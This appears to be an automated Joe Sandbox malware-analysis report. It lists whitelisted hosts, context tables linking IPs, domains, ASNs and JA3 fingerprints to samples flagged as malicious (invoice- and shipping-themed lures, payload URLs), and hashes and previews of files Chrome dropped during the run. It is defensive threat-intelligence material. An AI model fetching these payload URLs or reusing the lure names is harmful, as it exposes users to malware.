Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.43.193.48, 92.122.145.220, 142.250.185.78, 216.58.212.173, 142.250.185.206, 95.168.222.144, 69.16.175.42, 69.16.175.10, 95.168.222.76, 2.20.142.202, 2.20.143.23, 2.20.143.16, 142.250.184.195, 142.250.184.196, 172.217.16.131, 142.250.185.202, 142.250.181.227, 23.57.80.111, 34.104.35.123, 142.250.185.234, 142.250.181.234, 216.58.212.170, 142.250.74.202, 142.250.186.42, 142.250.186.74, 142.250.186.106, 142.250.186.138, 142.250.186.170, 142.250.184.202, 142.250.184.234, 172.217.18.106, 172.217.23.106, 216.58.212.138, 142.250.185.74, 104.43.139.144, 2.20.142.209, 2.20.143.131, 40.126.31.141, 20.190.159.134, 40.126.31.143, 20.190.159.132, 20.190.159.136, 40.126.31.4, 20.190.159.138, 40.126.31.1, 20.50.102.62, 216.58.212.131, 92.122.213.194, 92.122.213.247, 20.82.210.154, 95.168.222.16, 20.54.26.129, 52.155.217.156 • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Excluded domains from analysis (whitelisted): gstaticadssl.l.google.com, cds.s5x3j6q5.hwcdn.net, www.tm.lg.prod.aadmsa.akadns.net, clientservices.googleapis.com, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, clients2.google.com, login.live.com, audownload.windowsupdate.nsatc.net, update.googleapis.com, www.google.com, watson.telemetry.microsoft.com, www.gstatic.com, au-bg-shim.trafficmanager.net, fs.microsoft.com, content-autofill.googleapis.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, r5.sn-n02xgoxufvg3-2gbs.gvt1.com, ris-prod.trafficmanager.net, r1.sn-n02xgoxufvg3-2gbl.gvt1.com, skypedataprdcolcus16.cloudapp.net, www.tm.a.prd.aadg.akadns.net, www.googleapis.com, r5---sn-n02xgoxufvg3-2gbz.gvt1.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, edgedl.me.gvt1.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, clients.l.google.com, au.download.windowsupdate.com.edgesuite.net, r1---sn-n02xgoxufvg3-2gbl.gvt1.com, store-images.s-microsoft.com-c.edgekey.net, r5---sn-n02xgoxufvg3-2gbs.gvt1.com, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, r5.sn-n02xgoxufvg3-2gbz.gvt1.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, redirector.gvt1.com, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, accounts.google.com, fonts.gstatic.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, login.msa.msidentity.com, skypedataprdcoleus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtQueryVolumeInformationFile calls found. • Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:33:49	API Interceptor	1x Sleep call for process: chrome.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
5.144.130.32	SecuriteInfo.com.Heur.17656.xls	Get hash	malicious	Browse	• civil-group.ir/rvnhdtkyxgu/44266.7018792824.dat
	SecuriteInfo.com.Heur.17656.xls	Get hash	malicious	Browse	• civil-group.ir/rvnhdtkyxgu/44266.6969873843.dat
	53payment_paninbank.exe	Get hash	malicious	Browse	• kungfuafz.ir/kay/pony/shit.exe
192.0.77.2	http://homeschoolingteen.com	Get hash	malicious	Browse	• i0.wp.com/homeschoolingteen.com/wp-content/uploads/2016/06/AdvertiseHere467x60new.png
	http://tftpd32.jounin.net	Get hash	malicious	Browse	• i1.wp.com/reboot.pro/public/style_images/metro/profile/default_large.png
	http://tftpd32.jounin.net/tftpd32_download.html	Get hash	malicious	Browse	• i1.wp.com/reboot.pro/public/style_images/metro/profile/default_large.png
	Upgrade Procedure NCS55A2x V0.4.docx	Get hash	malicious	Browse	• i1.wp.com/reboot.pro/public/style_images/metro/profile/default_large.png
	Upgrade Procedure NCS55A2x V0.4.docx	Get hash	malicious	Browse	• i1.wp.com/reboot.pro/public/style_images/metro/profile/default_large.png
	http://iamanonymous.com/operations	Get hash	malicious	Browse	• i0.wp.com/wp_user_avatar
	http://www.onesite.com.au	Get hash	malicious	Browse	• i2.wp.com/www.onesite.com.au/wp-content/plugins/easy-testimonials/include/css/mystery_man.png

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://theantimedia.com/	Get hash	malicious	Browse	• i0.wp.com /theantimedia.org/wp-content/uploads/2017/01/profile_image.png
	http://www.hks-hukkers.net/index.php	Get hash	malicious	Browse	• i1.wp.com /www.hks-hukkers.net/forum/public/style_images/surface_1_/profile/default_large.png
	http://lambanh365.com/cach-lam/cach-lam-nuoc-sot-banh-trang-tron/	Get hash	malicious	Browse	• i1.wp.com /lambanh365.com/wp-content/themes/food-cook/images/gravatar.png
	http://www.momslife.com.ua/detskij-prazdnik-strana-komfortlyandiya-v-zhk-komfort-taun-nash-otzyv	Get hash	malicious	Browse	• i0.wp.com /www.momslife.com.ua/images/mother-comment.png

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
i0.wp.com	Acunetix Premium v13.0.201112128 Activation Tool.exe	Get hash	malicious	Browse	• 192.0.77.2
	http://homeschoolingteen.com	Get hash	malicious	Browse	• 192.0.77.2
	http://www.afcogecodata.com.demikeutuhan.com/?tty=(rick.cameron@cogecodata.com)	Get hash	malicious	Browse	• 192.0.77.2
	http://wwmyetz.tamilweb.org	Get hash	malicious	Browse	• 192.0.77.2
	http://pohxoybi.whatisartdetroit.com/83b7fac6a4	Get hash	malicious	Browse	• 192.0.77.2
	http://pohxoybi.whatisartdetroit.com	Get hash	malicious	Browse	• 192.0.77.2
	Acunetix Premium v13.0.200930102 Activation Tool.exe	Get hash	malicious	Browse	• 192.0.77.2
	http://wfdzrnqwms.raquelyounglove.org/f10382%0A	Get hash	malicious	Browse	• 192.0.77.2
	http://slmiefp.bg-freebsd.org/7529d8dd5a%0A	Get hash	malicious	Browse	• 192.0.77.2
	http://ambihacks.org	Get hash	malicious	Browse	• 192.0.77.2
	http://admleaders.org	Get hash	malicious	Browse	• 192.0.77.2
	http://coinsblog.ws/	Get hash	malicious	Browse	• 192.0.77.2
	http://https://protect-eu.mimecast.com/s/nRL6C919Ncx696osOCjei?domain=smt-ab.com/	Get hash	malicious	Browse	• 192.0.77.2
	http://pfasdd.fr/abige/	Get hash	malicious	Browse	• 192.0.77.2
	2svozs0lnii.exe	Get hash	malicious	Browse	• 192.0.77.2
	http://fcdp.es/es/fundacion-canaria-para-el-desarrollo-de-la-pintura	Get hash	malicious	Browse	• 192.0.77.2
	http://https://www.ampases.com	Get hash	malicious	Browse	• 192.0.77.2
	http://www.ampases.com	Get hash	malicious	Browse	• 192.0.77.2
	http://41.33.13.26	Get hash	malicious	Browse	• 192.0.77.2
	http://https://mypcgames.net/gta-vice-city-pc-game-download/	Get hash	malicious	Browse	• 192.0.77.2

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	7e718f4b_by_Libranalysis.exe	Get hash	malicious	Browse	• 172.67.145.48
	1ChCpaSGY7.dll	Get hash	malicious	Browse	• 104.20.184.68
	1cec9342_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	M7LEWK86J8.exe	Get hash	malicious	Browse	• 104.21.13.168
	Product specification.xlsx	Get hash	malicious	Browse	• 172.67.171.184
	595e3339_by_Libranalysis.dll	Get hash	malicious	Browse	• 172.67.156.7
	7+ Taskbar Tweaker.exe	Get hash	malicious	Browse	• 172.67.151.27
	7+ Taskbar Tweaker.exe	Get hash	malicious	Browse	• 104.21.0.149
	GmCEpa2M7R.dll	Get hash	malicious	Browse	• 104.20.185.68
	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	7bYDInO.rtf	Get hash	malicious	Browse	• 104.16.18.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice...exe	Get hash	malicious	Browse	• 172.67.188.154
	Tek_multiloader_5.exe	Get hash	malicious	Browse	• 162.159.133.233
	PO 367628usa.exe	Get hash	malicious	Browse	• 66.235.200.147
	Statement of Account April-2021.exe	Get hash	malicious	Browse	• 104.21.19.200
	2070121SN-WS for Woosim i250MSR.pif.exe	Get hash	malicious	Browse	• 162.159.133.233
	FACTURA COMERCIAL_____PDF__.exe	Get hash	malicious	Browse	• 172.67.188.154
	Quotation.exe	Get hash	malicious	Browse	• 162.159.130.233
	8wx078Pm3P.exe	Get hash	malicious	Browse	• 172.67.150.158
	GUaL8Nw228.exe	Get hash	malicious	Browse	• 104.21.30.57
AUTOMATTICUS	350969bc_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.24
	Purchase Inquiry 11.05.2021.exe	Get hash	malicious	Browse	• 192.0.78.24
	DELL CORE.xlsx	Get hash	malicious	Browse	• 192.0.79.33
	DELL CORE.xlsx	Get hash	malicious	Browse	• 192.0.79.33
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.24
	PROFORMA INVOICE210505133444.xlsx	Get hash	malicious	Browse	• 192.0.78.24
	TT.exe	Get hash	malicious	Browse	• 192.0.78.24
	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.24
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 192.0.78.25
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.0.78.12
	0d69e4f6_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.0.78.25
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 192.0.78.25
	MSUtbPjUGib2dvd.exe	Get hash	malicious	Browse	• 192.0.78.25
	PROFORMA INVOICE-INV393456434.pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
	agnesng@hanglung.comOnedrive.html	Get hash	malicious	Browse	• 192.0.77.2
	PO_29_00412.exe	Get hash	malicious	Browse	• 192.0.78.25
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	Enrollment_Benefits-2022.docx	Get hash	malicious	Browse	• 192.0.66.2
	DVO100024000.doc	Get hash	malicious	Browse	• 192.0.78.24
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 192.0.78.25
HOSTIRAN-NETWORKIR	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 5.144.130.34
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 5.144.130.34
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 5.144.130.34
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 5.144.130.34
	SecuriteInfo.com.VBA.Amphitryon.3398.21438.xlsm	Get hash	malicious	Browse	• 5.144.130.34
	SecuriteInfo.com.VBA.Amphitryon.3398.21438.xlsm	Get hash	malicious	Browse	• 5.144.130.34
	GxRBjQa5k0.exe	Get hash	malicious	Browse	• 5.144.130.35
	SecuriteInfo.com.Heur.17656.xls	Get hash	malicious	Browse	• 5.144.130.32
	SecuriteInfo.com.Heur.17656.xls	Get hash	malicious	Browse	• 5.144.130.32
	RFQ_CR202102020 - MR2021013057_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	DHL SHIPPING AND TRACKING DOCUMENT_PDF.exe	Get hash	malicious	Browse	• 5.144.130.34
	DHL SHIPPING AND TRACKING DOCUMENT_PDF_1.exe	Get hash	malicious	Browse	• 5.144.130.34
	e8fRV62ajB.exe	Get hash	malicious	Browse	• 5.144.130.34
	Order CIE-31-08-2020 (Enq 63-29-2 ABC)_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	DHL_AWB #1008936572891_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	RFQ ICT-200068-MKE-AL ESTISHARI_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	DHL_AWB #1008936572891_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	DHL_AWB #1008936572891_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	DHL_AWB #1008936572891_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34
	Order CIE-03-08-2020 (Enq 63-29-2 ABC)_pdf.exe	Get hash	malicious	Browse	• 5.144.130.34

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
b32309a26951912be7dba376398abc3b	INV-Receipt.html	Get hash	malicious	Browse	• 5.144.130.32
	ATT82166.HTM	Get hash	malicious	Browse	• 5.144.130.32
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424592794.htm	Get hash	malicious	Browse	• 5.144.130.32
	Remittance Copy 550469 - jessica.taylor@granburyisd.org.html	Get hash	malicious	Browse	• 5.144.130.32
	Wave Browser_ajpko2tb_.exe	Get hash	malicious	Browse	• 5.144.130.32
	Open_Invoice_and_statements.htm	Get hash	malicious	Browse	• 5.144.130.32

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Wave Browser_cg5vc6cx_.exe	Get hash	malicious	Browse	• 5.144.130.32
	V___oic_____ePl_a_ybac___k for___ ___Bsakhitab_____ _____Varde.htm	Get hash	malicious	Browse	• 5.144.130.32
	Wave Browser_cg5vc6cx_.exe	Get hash	malicious	Browse	• 5.144.130.32
	#U6807#U724c#U6e2f#U7ec8#U7aef.exe	Get hash	malicious	Browse	• 5.144.130.32
	ACH Payment.html	Get hash	malicious	Browse	• 5.144.130.32
	#U260e#Ufe0f PAudioMessage_8211-911.htm	Get hash	malicious	Browse	• 5.144.130.32
	1.unMineable Miner 1.0.1-beta-packed.exe	Get hash	malicious	Browse	• 5.144.130.32
	test.html	Get hash	malicious	Browse	• 5.144.130.32
	PaymentAdvice - Copy.htm	Get hash	malicious	Browse	• 5.144.130.32
	INVOICE & STATEMENTS -COPY.htm	Get hash	malicious	Browse	• 5.144.130.32
	DGNTL04052021.2-8864.html	Get hash	malicious	Browse	• 5.144.130.32
	Notes Received gcgaming.com.html	Get hash	malicious	Browse	• 5.144.130.32
	Tree Top.html	Get hash	malicious	Browse	• 5.144.130.32
	efax637637637.htm	Get hash	malicious	Browse	• 5.144.130.32

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA832101
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Microsoft Cabinet archive data, 59863 bytes, 1 file
Category:	dropped
Size (bytes):	59863
Entropy (8bit):	**7.99556910241083**
Encrypted:	**true**
SSDEEP:	1536:Gs6cdy9E/ABKQPOrdweEz480zdPMHXNY/gLHfIZN:GNOqOrdDdJPAX1LHA/
MD5:	15775D95513782F99CDFB17E65DFCEB1
SHA1:	6C11F8BEE799B093F9FF4841E31041B081B23388
SHA-256:	477A9559194EDF48848FCE59E05105168745A46BDC0871EA742A2588CA9FBE00
SHA-512:	AC09CE01122D7A837BD70277BADD58FF71D8C5335F8FC599D5E3ED42C8FEE2108DD043BCE562C82BA12A81B9B08BD24B961C0961BF8FD3A0B8341C87483CDE7
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Preview:	MSCF.....,.....I.....b.....R.i .authroot.stl.qqp.4..CK..8T....c_.d....A.F....m"...AH)-.%.QIR..$t)Kd.-QQ*..~.L.2.L.....sx.}...~....$....yy.A.8;....|.%OV.a0xN... .9..C..t.z.,X....,..1Qj..p.E.y..ac`.<.e.c.aZW..B.jy....^]..+)..!...r.X:.O.. ..Y..j.^.8C.....n7R....p!|_.+..<...A.Wt.=. .sV..`.9O...CD./.s.\#.t#..s..Jeiu..B$.....8..(g..tJ....=,...r.d.].xqX4.....g. lF...Mn.y".W.R....K\..P.n._..7.....@pm.. Q....(#.....=.)...1..kC.`.....AP8.A..<....7S.L....S...^.R.).hqS...DK.6.j....u_.0.(4g.....!,.L`.....h:.a]?.....J9.\..Ww.....%.....4E... ....q.QA.0.M<.&.^*aD.....,..]*....5.....\../ d.F>.V....._.J....."....wI..'..z...j..Ds....Z...[.....N<.d.?<....b..,...n.....;....YK.X..0..Z.....?...9.3.+9T.%.l...5.YK.E.V...aD.0...Y../e.7...c. .g....A..=.....+..u2..X.~....O....\=...&...U.e...?...z....$.)S..T...r.!?M..;.....r,QH.B <.(t..8s3..u[.N8gL.%...v....f...W.y...cz-.EQ.....c...o..n.....D*.....2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1492930417120966
Encrypted:	false
SSDEEP:	6:kKljKpkQSN+SkQlPlEGYRMY9z+4KlDA3RUeSKyzkOt:NKphZkPlE99SNxAhUeSKO
MD5:	D2E5076D46368359FB4C84F8656554FA
SHA1:	62916E9C747E6FAE8F9923790DF5F866CF1805F6
SHA-256:	707826D5FAD37ED74E0645E45CE52A9CFE21B5484D4B9CE811B95231380851C7
SHA-512:	84634B97FD67F2EEA1C7169692B52648FDC4A59EC6E3B98D75D4393F7CCCBB950BE6D233F0BFB8DCD863C419A5AD35123545F146D675A2E77F4A11DDD0A820C
Malicious:	false
Reputation:	low
Preview:	p..... .....'+.G..(..... ....Y5.....$.....h.t.t.p.:.//.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.f.8.8.3.5.9.3.5.d.7.1.:.0."...

C:\Users\user\AppData\Local\Google\Chrome\User Data\0e914076-9f16-4723-aad3-a3848158337d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	160612
Entropy (8bit):	6.050710387140603
Encrypted:	false
SSDEEP:	3072:DSKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:DSIpVS0sB8grgbV/njhcI8II6Rl
MD5:	D405588FA069E77811FB5509D520988E
SHA1:	3CF75B20DE6D6F24A620AE2EC60EE4924B4B517B
SHA-256:	123CE9A1F28B94692E5CEC40965F66C1B54A71A356ECAE4D091A1D39254A27DF
SHA-512:	A479CF7BDA04E86F4634F030D0A9FCC621251AD78EB2C9AE5DD0ED2405E5CBBC41E635213A98C53B07DBF4072935DEA0217C54973FC35380A676E086EB2E7DC
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909706750"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\1051ebb7-7da2-4101-97ad-91c98b6e1ffa.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	168973
Entropy (8bit):	6.080528403472156
Encrypted:	false
SSDEEP:	3072:XkXKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:UXIpVS0sB8grgbV/njhcI8II6Rl
MD5:	7F7603A9BA090171A79EF64D9D296B75
SHA1:	0B647DD82B80DF592896870D191263E42D4F0826
SHA-256:	B0322EE7EB20EBE4D75FE91F277AF0F0D55481E07B995804DE95635465853163
SHA-512:	E8D33F3BCD81F90BB9C8BF34260AC19933214E48F7C818FF439EB13930FE7383A3A485E214C7A316891D71694EA7C621F6C81324973F4FBDB2DAD622CC289E9
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Google\Chrome\User Data\1051ebb7-7da2-4101-97ad-91c98b6e1ffa.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFB BUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETlkvlcZM f3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+ g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909820208"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\441fdb27-5ed7-4225-bf0c-d70593fc8005.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	168973
Entropy (8bit):	6.080529961869898
Encrypted:	false
SSDEEP:	3072:XkPKvLzMCF4+oBz0sFSePkgVtuA7LA7bV/nYorVcI8XIssElYTRl:UPIpVS0sB8grgbV/njhcI8II6Rl
MD5:	5F0E1F22D331E976429C1A4EE1A52B2A
SHA1:	2D85509B88E6A2AE3F208B3CCBB3B824771653D4
SHA-256:	7888328B8871F1D331FF766B8A490B87D8DBC0CE0D7BA3C7E1499E878381FEDE
SHA-512:	7476663EE6BD5CED4FA3C5115786FCC4E60E0C6033565A27674DA39ABABF8DAC8ED2199AFF50F314A69A4120EC2DB99E0E665C7A917FA13D111DB417CF6D79 1
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.620880427930009e+12,"network":1.62084803e+12,"ticks":110903550.0,"uncertainty":4818404.0}},"os_crypt":{"encrypted_key":"RFB BUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETlkvlcZM f3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+ g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0l1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909820208"},"plugins":{"metadata":{"adobe-flash-player":{"displ

C:\Users\user\AppData\Local\Google\Chrome\User Data\4f7067f2-eefc-4782-beb9-395b841adc9a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SysEx File -
Category:	dropped
Size (bytes):	94708
Entropy (8bit):	3.749461776139014
Encrypted:	false
SSDEEP:	384:RHdySsPZkvMSVn521NKr/v+G3tGkZH0tGRYrzQSUxb5IIQbrD6xmvUzgq2WVOgEu:d6mRxCSZxF2SQef8a70s/DWmKs2WBl
MD5:	D454F10C46614369685F0BB489340CD7
SHA1:	22222C2E89ED7A8E76D7A99B2984A7D120FA1B80
SHA-256:	5E1A9237D97D0B63E1E019970C61F5C1A18DA0DD17356A55F14E3EBD8ADB7304
SHA-512:	397A0DFA49A8724DF26E14D404E55ECFDF6DB421C69CCEAA4E9426994F4A5598C06485CCEE1D8174924089121D86027075EB124A131660CFECF5A173195CD86
Malicious:	false
Reputation:	low
